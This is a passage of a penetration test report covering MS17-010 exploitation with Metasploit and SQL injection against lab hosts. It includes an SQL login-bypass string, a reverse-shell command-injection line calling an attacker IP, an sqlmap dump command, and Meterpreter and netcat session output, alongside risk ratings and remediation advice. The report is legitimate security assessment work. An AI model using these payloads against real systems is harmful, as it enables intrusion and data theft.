
Execution of Vulnerabilities: Upon discovering port 445 open, Metasploit, an exploitation framework, was employed to exploit the CVE-2017-0144 / MS17-010 (EternalBlue) vulnerability.

This vulnerability is known for allowing remote code execution on the target system.




```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2
 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   NetBIOS computer name: FS1\x00
|   Workgroup: CONTOSO\x00
|_  System time: 2023-12-11T20:44:59-08:00
|_clock-skew: mean: 9h35m59s, deviation: 3h34m41s, median: 7h59m58s
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-12-12T04:44:57
|_  start_date: 2023-12-12T04:06:22
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Exploit Outcome: Successful execution of the exploit led to gaining NT AUTHORITY/system-level access on the target machine.



```
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : FS1
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : CONTOSO
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Data Exfiltration: Sensitive customer information was accessed and exfiltrated from the target system. This data exfiltration highlights the potential for significant data breaches and underscores the severity of the vulnerability.



```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2020-10-19 05:37:19 -0500  Clients
40777/rwxrwxrwx   0     dir   2020-10-19 05:37:31 -0500  Documentation
40777/rwxrwxrwx   0     dir   2020-10-19 05:37:57 -0500  Invoices
```

Summarized Risk Assessment

The EternalBlue exploit allows attackers to gain system-level access, enabling complete control over the system for actions like installing backdoors and launching further attacks, while the exploitation of the SMB protocol, notably through port 445, poses serious risks due to its widespread use, potentially leading to significant organizational impacts including data breaches, legal repercussions, and damage to both customer privacy and corporate reputation. The vulnerability is rated as HIGH RISK (8/10) due to its high likelihood of exploitation and the severe impact it could have on the business. However, the remediation of this vulnerability is categorized as easy, indicating that appropriate measures can be effectively implemented to mitigate the risk without significant difficulty. This combination of factors necessitates prompt and decisive action to address the vulnerability, balancing the urgency posed by its potential business.

HIGH RISK (8/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**
Remediation Difficulty	**Easy**

4. Eternal Romance Exploit (DHCP1)


Vulnerability Summary	
Host Name	DHCP1,DC1
IP Address	192.168.1.123,192.168.1.125
CVE	CVE-2017-0145 / MS17-010 (EternalRomance)
CVSS 3.x score	8.1 HIGH

Vector	Network
Complexity	High
Impact	A malicious actor can gain full control of the target machine
Vulnerability	Remote Code Execution
Remediation	1) Updates according to vendor instructions 2) Disable SMBv1 protocol ports if patching is not possible 3) Port blocking based on firewall configurations 4) Network segmentation
External references	https://nvd.nist.gov/vuln/detail/CVE-2017-0145 https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2017-0145

Source: National Institute of Standards and Technology


Analysis

Reconnaissance: Utilized Nmap, a network scanning tool, to perform an initial scan of the target's network. The scan was conducted through Proxychains to mask the testing source IP address.




```
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CONTOSO
|   NetBIOS_Domain_Name: CONTOSO
|   NetBIOS_Computer_Name: DHCP1
|   DNS_Domain_Name: contoso.com
|   DNS_Computer_Name: DHCP1.contoso.com
|   Product_Version: 10.0.14393
|_  System_Time: 2023-12-12T05:07:54+00:00
| ssl-cert: Subject: commonName=DHCP1.contoso.com
| Not valid before: 2023-11-29T22:01:20
|_Not valid after:  2024-05-30T22:01:20
|_ssl-date: 2023-12-12T05:08:06+00:00; +8h00m00s from scanner time.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

Target Assessment:: The Nmap scan revealed several open ports, with a particular focus on port 445, commonly associated with the SMB protocol.



```
Host script results:
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Standard Evaluation 6.3)
|   Computer name: DHCP1
|   NetBIOS computer name: DHCP1\x00
|   Domain name: contoso.com
|   Forest name: contoso.com
|   FQDN: DHCP1.contoso.com
|_  System time: 2023-12-11T21:07:56-08:00
| smb2-time:
|   date: 2023-12-12T05:07:55
|_  start_date: 2023-12-12T05:03:11
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: mean: 9h36m00s, deviation: 3h34m40s, median: 7h59m59s
```


Execution of Vulnerabilities: Upon discovering port 445 open, Metasploit, an exploitation framework, was employed to exploit the CVE-2017-0145 / MS17-010 (EternalRomance) vulnerability. Much like CVE-2017-144 (EternalBlue) used on FS1, It targets a vulnerability in Windows SMB (Server Message Block) protocol.



```
[-] Handler failed to bind to 192.168.122.209:6666:-  -
[*] Started reverse TCP handler on 0.0.0.0:6666
[*] Sending stage (175174 bytes) to 192.168.122.47
[*] 192.168.1.123:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 192.168.1.123:445 - Built a write-what-where primitive...
[+] 192.168.1.123:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.123:445 - Selecting PowerShell target
[*] 192.168.1.123:445 - Executing the payload...
[+] 192.168.1.123:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (192.168.2.73:6666 -> 192.168.122.47:55134 ) at 2023-12-11 15:11:56 -0600

meterpreter >
```

Exploit Outcome: Successful execution of the exploit led to gaining NT AUTHORITY/system-level access on the target machine.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DHCP1
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : CONTOSO
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > 
```

Actions on Objective: Gaining control over a DHCP (Dynamic Host Configuration Protocol) server can grant an attacker a significant foothold within a network, since DHCP is responsible for assigning IP addresses to devices on the network. These are some possible actions a malicious actor could do:

1. **Malicious IP Assignment**: An attacker could configure the DHCP server to assign IP addresses from a range that is under their control or assign the same IP address to multiple devices, causing IP address conflicts and network disruption.
2. **Man-in-the-Middle Attacks**: By altering the DHCP server's settings, an attacker can redirect traffic through a device they control, enabling them to intercept, modify, or drop data packets.
3. **DNS Hijacking**: The attacker can modify DHCP options to point users to a malicious DNS server, which can then redirect users to phishing or malware-laden sites instead of legitimate ones.
4. **Rogue Device Introduction**: The attacker can allow unauthorized devices to join the network by bypassing network access controls tied to DHCP leases.
5. **Denial of Service (DoS):** By exhausting the pool of available IP addresses, an attacker can prevent new devices from connecting to the network, disrupting business operations.

Summarized Risk Assessment

The exploitation of CVE-2017-0145 (EternalRomance) in a DHCP server, with a high CVSS score of 8.1, poses significant security risks due to DHCP's essential role in network management. Gaining system-level access through this vulnerability allows an attacker to execute a variety of malicious activities. Similar to EternalBlue, EternalRomance enables attackers to gain complete control of the system, potentially leading to the installation of backdoors, data manipulation, and further exploitation of the network. Specifically, an attacker can disrupt network operations by assigning conflicting or controlled IP addresses (Malicious IP Assignment), reroute traffic for Man-in-the-Middle attacks, redirect users to malicious sites through DNS Hijacking, introduce unauthorized devices into the network (Rogue Device Introduction), and even deplete the IP address pool to cause a Denial of Service. The vulnerability's exploitation via the open SMB port (port 445) and its high complexity indicate a sophisticated and potentially widespread attack within an organization.The vulnerability is rated as HIGH RISK (8/10) due to its high likelihood of exploitation and the severe impact it could have on the business. However, the remediation of this vulnerability is categorized as easy, indicating that appropriate measures can be effectively implemented to mitigate the risk without significant difficulty. This combination of factors necessitates prompt and decisive action to address the vulnerability, balancing the urgency posed by its potential business.

HIGH RISK (8/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**
Remediation Difficulty	**Easy**


5. SQL Injection (SOC6)

Vulnerability Summary	
Host Name	SOC6
IP Address	192.168.1.101
CVE	N/A
CVSS 3.x score	N/A
Vector	Application/Web Browser

Complexity	Low
Impact	Bypass application log-in
Vulnerability	SQL Injection
Remediation	Input sanitization
External References	https://csrc.nist.gov/glossary/term/sql_injection https://www.cisa.gov/sites/default/files/publications/Practical-SQLi-Identification.pdf


Analysis

Reconnaissance: The target system, identified as SOC6 with the IP address 192.168.1.101, exhibits a vulnerability related to SQL Injection. The reconnaissance phase involved identifying the susceptibility of the application or web browser, as the vector for exploitation lies within this realm. The avenue of engagement with the target machine was determined through a port scan.



```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-12-05 10:40 CST
Nmap scan report for 192.168.1.101
Host is up (0.062s latency).
Not shown: 94 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
631/tcp  open  ipp
3306/tcp open  mysql
```


Target Assessment: The host, SOC6, is susceptible to SQL Injection, a threat that allows attackers to manipulate the application's SQL queries. This vulnerability poses a risk of bypassing application log-in mechanisms, potentially granting unauthorized access to sensitive information. This was discovered by utilizing Burpsuite to determine the type of request being sent when the login form was submitted and then testing various SQL command combinations on the victim's web portal.



Remote System Administration Login

Username	' or 0=0 #
Password	


Execution of Vulnerabilities: Once SQL command injection was successful, the portal redirected to another web-page that allowed interaction with what appeared to be a machine pinging service. Upon further examination, it was discovered that a reverse shell could be sent through this form and redirected back to the attacker's machine.



Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:	;sh -i >& /dev/tcp/192.168.122.209/5453 0>&

Exploit Outcome: By configuring a listener on the attacker's machine, a successful reverse shell was caught allowing direct access to the target system.



```
┌──(kali㉿kali4)-[~]
└─$ nc -lvp 5453
listening on [any] 5453 ...
192.168.122.47: inverse host lookup failed: Unknown host
connect to [192.168.2.77] from (UNKNOWN) [192.168.122.47] 46417
sh: no job control in this shell
sh-3.00$
sh-3.00$
sh-3.00$
sh-3.00$ id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-3.00$ 
```

Actions on Objective: Upon successful exploitation, attackers could carry out various actions on the objective, depending on their intent. This may include privilege escalation, unauthorized data access, data manipulation, or even disruption of application functionality. The compromised system, SOC6, becomes a potential staging ground for further attacks or unauthorized activities.

Summary Risk Assessment

The identified SQL Injection vulnerability in SOC6 poses a significant risk to the confidentiality and integrity of the application's data. The ability to bypass the log-in mechanism can lead to unauthorized access, potentially exposing sensitive information. The risk is further amplified by the low complexity required for exploitation, making it an attractive target for attackers with varying skill levels. Using this analysis, this finding is categorized as High Risk 7/10 for the target machine and the local network. To mitigate this risk, immediate remediation measures, such as implementing input sanitization, are essential to fortify the application against potential exploitation.

HIGH RISK (8/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Moderate**
Remediation Difficulty	**Easy**


6. SQL Injection (SOC2)

Vulnerability Summary	
Host Name	SOC2
IP Address	192.168.1.111
CVE	N/A
CVSS 3.x score	N/A
Vector	Application/Web Browser
Complexity	Low
Impact	Bypass application log-in
Vulnerability	SQL Injection
Remediation	Input sanitization

External References	https://csrc.nist.gov/glossary/term/sql_injection https://www.cisa.gov/sites/default/files/publications/Practical-SQLi-Identification.pdf


Analysis

Reconnaissance : The target system, identified as SOC2, with an associated IP address of 192.168.1.111, shows a possibility for web application vulnerabilities. Our reconnaissance on this machine involved identifying the susceptibility of the web browser. The avenue of engagement (port 80) was determined through a port scan, and the target directory was scanned using 'dirb'.



```
—— Scanning URL: http://192.168.1.111/ ——
⟹ DIRECTORY: http://192.168.1.111/admin/
```

Target Assessment : The host, SOC2, is susceptible to SQL Injection, a threat that allows attackers to manipulate the application's SQL queries. This vulnerability poses a risk of bypassing application log-in mechanisms, potentially granting unauthorized access to sensitive information. This was discovered by utilizing the Burpsuite application in order to determine the type of GET request being sent when the search query was submitted, and tracing the SQL injection exploits on that target using SQLMap.




192.168.1.111/admin/find.html

Search for usernames:

Enter username:

Execution of Vulnerabilities : Once the GET request was submitted, it was saved to a file and submitted to SQLmap to automatically find SQL injection vulnerabilities. Through this exploit, it was determined that the attacker was able to access the user database, and more importantly, gain access to the hashed password file.




```
-+-----------+
| [redacted]                                                                          | lhillard
 | sysadmin   |
| 2 | --not allowed--                                                                  | ted
 | developer |
| 3 | --not allowed--                                                                  | ralph
 | pentester |
+----+---------------------------------------------------------------------------------+---------
-+-----------+

[14:22:38] [INFO] table 'logan.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.1.111/dump/logan/users.cs
v'
[14:22:38] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.1.111'
[14:22:38] [WARNING] your sqlmap version is outdated

[*] ending @ 14:22:38 /2023-12-13/


┌──(kali㉿kali3)-[~/Desktop/pentest/internal/192.168.1.111]
└─$ sudo proxychains sqlmap -r /home/kali/Desktop/pentest/internal/192.168.1.111/request.txt -D logan -T users --dump_
```

Exploit Outcome : Using the acquired password hash, our team was able to crack it using Hashcat, and gain access to the admin account belonging to lhillard.



```
$ python3 -V
Python 3.6.9
$ python3 'import pty; pty.spawn("/bin/bash")'
python3: can't open file 'import pty; pty.spawn("/bin/bash")': [Errno 2] No such file or directory
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
lhillard@SOC2:~$ export _
```

Actions on Objective : After this successful exploitation, attackers were able to carry out various actions on the objective, depending on their intent. This may include privilege escalation, unauthorized data access, data manipulation, or even disruption of application functionality. The compromised system, SOC2, becomes a potential staging ground for further attacks or unauthorized activities.

Summary Risk Assessment

The identified SQL Injection vulnerability in SOC2 poses a significant risk to the confidentiality and integrity of the application's data. The ability to inject commands into the search query box can lead to unauthorized access, potentially exposing sensitive information. The risk is further amplified by the low complexity required for exploitation, making it an attractive target for attackers with varying skill levels. Using this analysis, this finding is categorized as High Risk 8/10 for the target machine and the local network. To mitigate this risk, immediate remediation measures such as implementing input sanitization, should be put forth immediately 